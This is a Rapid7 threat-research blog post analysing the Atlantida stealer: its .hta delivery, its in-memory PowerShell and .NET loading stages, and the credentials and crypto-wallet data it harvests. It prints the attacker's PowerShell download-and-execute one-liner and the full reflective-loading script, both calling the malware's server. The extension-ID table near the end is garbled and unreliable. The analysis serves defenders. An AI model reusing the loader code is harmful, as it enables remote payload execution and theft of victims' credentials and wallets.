Whispers of Atlantida: Safeguarding Your Digital Treasure

p rapid7.com/blog/post/2024/01/17/whispers-of-atlantida-safeguarding-your-digital-treasure/


Natalie Zargarov

January 17, 2024

Last updated at Tue, 27 Feb 2024 16:14:43 GMT

Recently, Rapid7 observed a new stealer named Atlantida. The stealer tricks users to download a malicious file from a compromised website, and uses several evasion techniques such as reflective loading and injection before the stealer is loaded.

Atlantida steals a wide range of login information of softwares like Telegram, Steam, several offline cryptocurrency wallets data, browser stored data as well as cryptocurrency wallets browser extension data. It also captures the victim's screen and collects hardware data.





Technical Analysis

Stage 1 - Delivery

The attack starts with a user downloading a malicious .hta file from a compromised website. It is worth mentioning that the .hta file is manually executed by the victim. When investigating the file, we observed a Visual Basic Script that decrypts a hardcoded base64 string and executes the decrypted content:




Figure 2 - Malicious VBScript inside .hta file

The decrypted command : "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" irm hxxp://166.1.160[.]10/loader.txt | iex".

Stage 2 - Three levels of in-memory loading

The executed PowerShell command downloads and executes a next stage PowerShell script in memory.

```
$signature = @'
[DllImport("kernel32.dll")]
public static extern IntPtr GetConsoleWindow();
[DllImport("user32.dll")]
public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
'@
Add-Type -MemberDefinition $signature -Namespace "Win32" -Name "NativeMethods"
$consoleWindowHandle = [Win32.NativeMethods]::GetConsoleWindow()
[Win32.NativeMethods]::ShowWindow($consoleWindowHandle, 0)
$webClient = New-Object System.Net.WebClient
$shellcode = $webClient.DownloadData("http://166.1.160.10/www_c.bin")
$asm = [System.Reflection.Assembly]::Load($shellcode)
$method = $asm.EntryPoint
$method.Invoke($null, @($null))
```

Figure 3 - Malicious PowerShell script

The PowerShell script downloads and reflectively loads a .NET downloader. The .NET downloader is a simple downloader that calls *DownloadData* API function to get a Donut injector. <u>Donut</u> is a position-independent code that enables in-memory execution of VBScript, JScript, EXE, DLL files and .NET assemblies. Next, the Donut is injected to newly created "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe" by using a Remote Thread Injection Technique (aka *CreateRemoteThread*). This technique works by writing a shellcode into the context of another eligible process and creating a thread for that process to run the payload.




Figure 4 - .Net downloader Main function

Stage 3 - Atlantida Stealer

The Donut injector is used to load a final payload, which in our case is a new Atlantida Stealer. It got its name following the string found in the executable.

:00044A64	- file	-	-	AtlantidaStealer.exe
-----------	--------	---	---	----------------------

Figure 5 - AtlantidaStealer string

First, the Atlantida stealer captures the entire screen by using the combination of GetDC,

CreateCompatibleDC,CreateDIBSection, SelectObject and BitBlt API function combination. Next, it checks if a Filezilla (open source <u>FTP</u> software, that allows users to transfer files from a local to a remote computer) recent services file exists. It does that by attempting to open "*C:\Users\username\AppData\Roaming\FileZilla\recentservers.xml*" if it does, it reads the file. Next, it looks for the following offline cryptocurrency wallets by enumerating the files under the wallet path:

Wallet	Path Enumerated
Zcash	`C:\Users\Username\AppData\Roaming\Zcash`
Armory	`C:\Users\Username\AppData\Roaming\Armory`
Bytecoin	`C:\Users\Username\AppData\Roaming\bytecoin`
Jaxx Liberty	`C:\Users\Username\AppData\Roaming\com.liberty.jaxx\IndexedD B\file0.indexeddb.leveldb`
Ethereum	`C:\Users\Username\AppData\Roaming\Ethereum\keystore`
Atomic	`C:\Users\Username\AppData\Roaming\atomic\Local Storage\leveldb`
Guarda	`C:\Users\Username\AppData\Roaming\Guarda\Local Storage\leveldb`
Exodus	`C:\Users\Username\AppData\Roaming\Exodus\Local Storage\leveldb`
	`C:\Users\Username\AppData\Roaming\Exodus`
	`C:\Users\Username\AppData\Roaming\Exodus\exodus.wallet`

The stealer reads all the files found under the enumerated path.

Next, it collects the victim's hardware data such as RAM, GPU, CPU and screen resolution. The stealer enumerates the user's Desktop folder and reads all text files(.txt). It also looks for Binance wallet credentials by enumerating a `C:\Users\Username\AppData\Roaming\Binance` directory and reading all JSON files under it.

Steam (video game digital distribution service) configuration and credentials are also in Atlantida stealer's interest as we observed it enumerating the Steam configuration directory and searches for the following files:

- 1. Ssfn Steam Sentry File.
- 2. Config.vdf Steam configuration file.
- 3. Loginusers.vdf stores the records of previously logged-in Steam accounts.

push	offset aSsfn ; "ssfn"
push	eax ; Str
call	_strstr
add	esp, 8
test	eax, eax
jnz	short loc_404F5C
_	
🔛 🐋 🖂	
lea	<pre>eax, [ebp+FindFileData.cFileName]</pre>
push	<pre>offset aConfigVdf ; "config.vdf"</pre>
push	eax ; Str
call	_strstr
add	esp, 8
test	eax, eax
jnz	short loc_404F5C
_	
🖬 🐋 🖂	
lea	<pre>eax, [ebp+FindFileData.cFileName]</pre>
push	<pre>offset aLoginusersVdf ; "loginusers.vdf"</pre>
push	eax ; Str
call	_strstr
add	esp, 8
test	eax, eax
jz	loc_40539C

Figure 6 - Steam files enumeration

The last thing that Atlantida is harvesting is Telegram data. It collects all the data located in "C:\Users\Username\AppData\Roaming\Telegram Desktop\tdata".

The stealer now connects to the hard coded C&C server (45.144.232.99). We accessed the hardcoded IP and got to the login page of what we assume is a stealers control panel, which also had an `Atlantida` title.




Figure 7 - Atlantida login page

No data is passed to the C&C server this time and the stealer continues its collection. Differently from other stealers, Atlantida focuses only on three web browsers: Google Chrome, Mozilla Firefox and Microsoft Edge. It steals all stored passwords, cookies, tokens, credit cards and autofills.

One of the notable functions of Atlantida stealer is its ability to steal data from Chrome-based browser extensions. For each Chrome-based extension, an "Extension ID" is given. The malware uses this information to harvest data stored within. Atlantida harvests data from the following cryptocurrency wallets extensions:

Extension Name	Extension ID
Metamask	nkbihfbeogaeaoehlefnkodbefgpgknn
Sollet	fhmfendgdocmcbmfikdcogofphimnkno
BNB chain wallet	fhbohimaelbohpjbbldcngcnapndodjp
Phantom	bfnaelmomeimhlpmgjnjophhpkkoljpa
Metawallet	bkklifkecemccedpkhcebagjpehhabfb
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Nami	lpfcbjknijpeeillifnkikgncikgfhdo
Flint	hnhobjmcibchnmglfbldbfabcgaknlkj
CardWallet	apnehcjmnengpnmccpaibjmhhoadaico
Guildwallet	nanjmdknhkinifnkgdcggcfnhdaammmj
TronWallet	pnndplcbkakcplkjnolgbkdgjikjednm
CryptoAirdrops	dhgnlgphgchebgoemcjekedjjbifijid
Bitoke	oijajbhmelbcoclnkdmembiacmeghbae
Coin89	aeachknmefphepccionboohckonoeemg

Extension Name Extension ID

Extension Name Extension ID

KeplrdmkamcknogkgcdfhhbddcghachkeFreaksAxiecopjnifcecdedocejpaapepagaodgptOasisppdadbejkmjnefldpcdjhnkpbjkikoipRabbyacmacodkjbdgmoleebolmdjonilkdboMathWalletafbcbjpbpfadlkmhmclhkeeodmamcNiffyWalletjbdaocneiiinmjbjlgalhcelgbejmnidGuardahpglfhgfnhbgpjdenjgmdgoeiappaflinEQUALWalletblnieiiffboillknjnepogjhkgnoapacBitAppWalletfihkakfobkmkjojpchpfgcmhfjinmnfpiiWalletkncchdigobghenbbaddojjnnaogfppfWombatamkmjjmmflddogmhpjloimipbofnfjihMEW CXnlbmnnijcnlegkjjpcfjclmcfggfefdmGuildWalletnkddgncdjgjfcddamfgcmfnlhccnimigSaturn WalletcphhlgmgameodnhkjdmkpanlelnlofCloverWalletnhnkbkgjikgcigadomkphalanndcapjLiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkdByonenlgbhdfgdhgbiamfdfmbikcdghidodadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr		
FreaksAxiecopjnifcecdedocejpaapepagaodgptOasisppdadbejkmjnefldpcdjhnkpbjkikoipRabbyacmacodkjbdgmoleebolmdjonilkdboMathWalletafbcbjpbpfadlkmhmclhkeeodmamcNiftyWalletjbdaocneiiinmjbjlgalhcelgbejmnidGuardahpglfhgfnhbgpjdenjgmdgoeiappafinEQUALWalletblnieiiffboillknjnepogjhkgnoapacBitAppWalletfihkakfobkmkjojpchpfgcmhfjnmnfpiiWalletkncchdigobghenbbaddojjnnaogfppfWombatamkmjjmmflddogmhpjloimipbofnfjihMEW CXnlbmnnijcnlegkjjpcfjclmcfggfefdmGuildWalletnkddgncdjgjfcddamfgcmfnlhccnimigSaturn WalletcphhlgmgameodnhkjdmkpanlelnlohCloverWalletnhnkbkgjikgcigadomkphalanndcapjLiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletokjlbcijlichgedkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkdByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmoabgpcpmigafmr	XDefiWallet	hmeobnfnfcmdkdcmlblgagmfpfboieaf
Oasis ppdadbejkmjnefldpcdjhnkpbjkikoip Rabby acmacodkjbdgmoleebolmdjonilkdbo MathWallet afbcbjpbpfadlkmhmclhkeeodmamc NiftyWallet jbdaocneilinmjbjlgalhcelgbejmnid Guarda hpglfhgfnhbgpjdenjgmdgoeiappaflm EQUALWallet blnieiiffboillknjnepogjhkgnoapac BitAppWallet fihkakfobkmkjojpchpfgcmhfjnmnfpi iWallet kncchdigobghenbbaddojjnnaogfppf Wombat amkmjjmmflddogmhpjloimipbofnfjih MEW CX nlbmnnijcnlegkjjpcfjclmcfggfefdm GuildWallet nkddgncdjgjfcddamfgcmfnlhccnimig Saturn Wallet cphhlgmgameodnhkjdmkpanlelnlof CloverWallet nhnkbkgjikgcigadomkphalanndcapj LiqualityWallet kpfopkelmapcoipemfendmdcghneg TerraStation aiifbnbfobpmeekipheeijimdpnlpgpp AuroWallet jojhfeoedkpkglbfimdfabpdfjaoolaf ICONex flpiciilemghbmfalicajoolhkkenfel NaboxWallet nknhiehlklippafakaeklbeglecifhad KHC hcflpincpppdclinealmandijcmnkbgn Temple ookjlbkiijinhpmnjffcofjonbfbgaoc TezBox mnfifefkajgofkcjkemidiaecocnkjeh CyanoWallet	Keplr	dmkamcknogkgcdfhhbddcghachkejeap
RabbyacmacodkjbdgmoleebolmdjonilkdouMathWalletafbcbjpbpfadlkmhmclhkeeodmamcNiffyWalletjbdaocneiiinmjbjlgalhcelgbejmnidGuardahpglfhgfnhbgpjdenjgmdgoeiappaflmEQUALWalletblnieiiffboillknjnepogjhkgnoapacBitAppWalletfihkakfobkmkjojpchpfgcmhfjmmfpiiWalletkncchdigobghenbbaddojjnnaogfppfWombatamkmjjmmflddogmhpjloimipbofnfjihMEW CXnlbmnnijcnlegkjjpcfjclmcfggfefdmGuildWalletnkddgncdjgjfcddamfgcmfnlhccnimigSaturn WalletcphhlgmgameodnhkjdmkpanlelnlohCloverWalletnhnkbkgjikgcigadomkphalanndcapjLiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletcnmamaachppnkjgnildpdmkaakejndPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexfipiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogffebnmejmfbmlNashExtensiononofpnbbkehpmoabgpcpmigafmr	FreaksAxie	copjnifcecdedocejpaapepagaodgpbh
MathWallet afbcbjpbpfadlkmhmclhkeeodmamc NiftyWallet jbdaocneiiinmjbjlgalhcelgbejmnid Guarda hpglfhgfnhbgpjdenjgmdgoeiappafln EQUALWallet blnieiiffboillknjnepogjhkgnoapac BitAppWallet fihkakfobkmkjojpchpfgcmhfjnmnfpi iWallet kncchdigobghenbbaddojjnnaogfppf Wombat amkmjjmmflddogmhpjloimipbofnfjih MEW CX nlbmnnijcnlegkjjpcfjclmcfggfefdm GuildWallet nkdgncdjgjfcddamfgcmfnlhccnimig Saturn Wallet cphhlgmgameodnhkjdmkpanlelnloh CloverWallet nhnkbkgjikgcigadomkphalanndcapj LiqualityWallet kpfopkelmapcoipemfendmdcghneg TerraStation aiifbnbfobpmeekipheeijimdpnlpgpp AuroWallet cnmamaachppnkjgnildpdmkaakejnd Polymesh Wallet jojhfeoedkpkglbfimdfabpdfjaoolaf ICONex fipiciilemghbmfalicajoolhkkenfel NaboxWallet nknhiehlklippafakaeklbeglecifhad KHC hcflpincpppdclinealmandijcmnkbgn Temple ookjlbkiijinhpmnjffcofjonbfbgaoc TezBox mnfifefkajgofkcjkemidiaecocnkjeh CyanoWallet dkdedlpgdmmkkfjabffeganieamfklkd Byone <td>Oasis</td> <td>ppdadbejkmjnefldpcdjhnkpbjkikoip</td>	Oasis	ppdadbejkmjnefldpcdjhnkpbjkikoip
NiftyWalletjbdaocneiiinmjbjlgalhcelgbejmnidGuardahpglfhgfnhbgpjdenjgmdgoeiappafinEQUALWalletblnieiiffboillknjnepogjhkgnoapacBitAppWalletfihkakfobkmkjojpchpfgcmhfjnmnfpiiWalletkncchdigobghenbbaddojjnnaogfppfWombatamkmjjmmflddogmhpjloimipbofnfjihMEW CXnlbmnnijcnlegkjjpcfjclmcfggfefdmGuildWalletnkddgncdjgjfcddamfgcmfnlhccnimigSaturn WalletcphhlgmgameodnhkjdmkpanlelnlofCloverWalletnhnkbkgjikgcigadomkphalanndcapjLiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletcnmamaachppnkjgnildpdmkaakejnlPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletcihmoadaighcejopammfbmddcmdeBitClipijfmogkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	Rabby	acmacodkjbdgmoleebolmdjonilkdbch
Guarda hpglfhgfnhbgpjdenjgmdgoeiappafin EQUALWallet blnieiiffboillknjnepogjhkgnoapac BitAppWallet fihkakfobkmkjojpchpfgcmhfjnmnfpi iWallet kncchdigobghenbbaddojjnnaogfppf Wombat amkmjjmmflddogmhpjloimipbofnfjih MEW CX nlbmnnijcnlegkjjpcfjclmcfggfefdm GuildWallet nkddgncdjgjfcddamfgcmfnlhccnimig Saturn Wallet cphhlgmgameodnhkjdmkpanlelnloh CloverWallet nhnkbkgjikgcigadomkphalanndcapj LiqualityWallet kpfopkelmapcoipemfendmdcghneg TerraStation aiifbnbfobpmeekipheeijimdpnlpgpp AuroWallet cnmamaachppnkjgnildpdmkaakejnd Polymesh Wallet jojhfeoedkpkglbfimdfabpdfjaoolaf ICONex flpiciilemghbmfalicajoolhkkenfel NaboxWallet nknhiehlklippafakaeklbeglecifhad KHC hcflpincpppdClinealmandijcmnkbgn Temple ookjlbkiijinhpmnjffcofjonbfbgaoc TezBox mnfifefkajgofkcjkemidiaecocnkjeh CyanoWallet dkdedlpgdmmkkfjabffeganieamfklkd Byone nlgbhdfgdhgbiamfdfmbikcdghidoad OneKey infeboajgfhgbjpjbeppbkgnabfdkdaf Leaf Wallet	MathWallet	afbcbjpbpfadlkmhmclhkeeodmamcflc
EQUALWalletblnieiiffboillknjnepogjhkgnoapacBitAppWalletfihkakfobkmkjojpchpfgcmhfjnmnfpiiWalletkncchdigobghenbbaddojjnnaogfppfWombatamkmjjmmflddogmhpjloimipbofnfjihMEW CXnlbmnnijcnlegkjjpcfjclmcfggfefdmGuildWalletnkddgncdjgjfcddamfgcmfnlhccnimigSaturn WalletcphhlgmgameodnhkjdmkpanlelnlohCloverWalletnhnkbkgjikgcigadomkphalanndcapjLiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletcnmamaachppnkjgnildpdmkaakejnlPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkuByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	NiftyWallet	jbdaocneiiinmjbjlgalhcelgbejmnid
BitAppWalletfihkakfobkmkjojpchpfgcmhfjnmnfpiiWalletkncchdigobghenbbaddojjnnaogfppfWombatamkmjjmmflddogmhpjloimipbofnfjihMEW CXnlbmnnijcnlegkjjpcfjclmcfggfefdmGuildWalletnkddgncdjgjfcddamfgcmfnlhccnimigSaturn WalletcphhlgmgameodnhkjdmkpanlelnlofCloverWalletnhnkbkgjikgcigadomkphalanndcapjLiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletcnmamaachppnkjgnildpdmkaakejnlPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkrByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
iWalletkncchdigobghenbbaddojjnnaogfppfWombatamkmjjmmflddogmhpjloimipbofnfjihMEW CXnlbmnnijcnlegkjjpcfjclmcfggfefdmGuildWalletnkddgncdjgjfcddamfgcmfnlhccnimigSaturn WalletcphhlgmgameodnhkjdmkpanlelnlofCloverWalletnhnkbkgjikgcigadomkphalanndcapjLiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletcnmamaachppnkjgnildpdmkaakejnlPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletcihmoadaighcejopammfbmddcmdeByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	EQUALWallet	blnieiiffboillknjnepogjhkgnoapac
WombatamkmjjmmflddogmhpjloimipbofnfjihMEW CXnlbmnnijcnlegkjjpcfjclmcfggfefdmGuildWalletnkddgncdjgjfcddamfgcmfnlhccnimigSaturn WalletcphhlgmgameodnhkjdmkpanlelnlofCloverWalletnhnkbkgjikgcigadomkphalanndcapjLiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletcnmamaachppnkjgnildpdmkaakejnlPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkdByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	BitAppWallet	fihkakfobkmkjojpchpfgcmhfjnmnfpi
MEW CXnlbmnnijcnlegkjjpcfjclmcfggfefdmGuildWalletnkddgncdjgjfcddamfgcmfnlhccnimigSaturn WalletcphhlgmgameodnhkjdmkpanlelnlohCloverWalletnhnkbkgjikgcigadomkphalanndcapjLiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletcnmamaachppnkjgnildpdmkaakejnlPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkuByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	iWallet	kncchdigobghenbbaddojjnnaogfppfj
GuildWalletnkddgncdjgjfcddamfgcmfnlhccnimigSaturn WalletcphhlgmgameodnhkjdmkpanlelnlohCloverWalletnhnkbkgjikgcigadomkphalanndcapjLiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletcnmamaachppnkjgnildpdmkaakejnlPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkuByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	Wombat	amkmjjmmflddogmhpjloimipbofnfjih
Saturn WalletcphhlgmgameodnhkjdmkpanlelnlohCloverWalletnhnkbkgjikgcigadomkphalanndcapjLiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletcnmamaachppnkjgnildpdmkaakejnlPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkuByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
CloverWalletnhnkbkgjikgcigadomkphalanndcapjLiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletcnmamaachppnkjgnildpdmkaakejnlPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkuByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	GuildWallet	nkddgncdjgjfcddamfgcmfnlhccnimig
LiqualityWalletkpfopkelmapcoipemfendmdcghnegTerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletcnmamaachppnkjgnildpdmkaakejnlPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkuByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	Saturn Wallet	cphhlgmgameodnhkjdmkpanlelnlohao
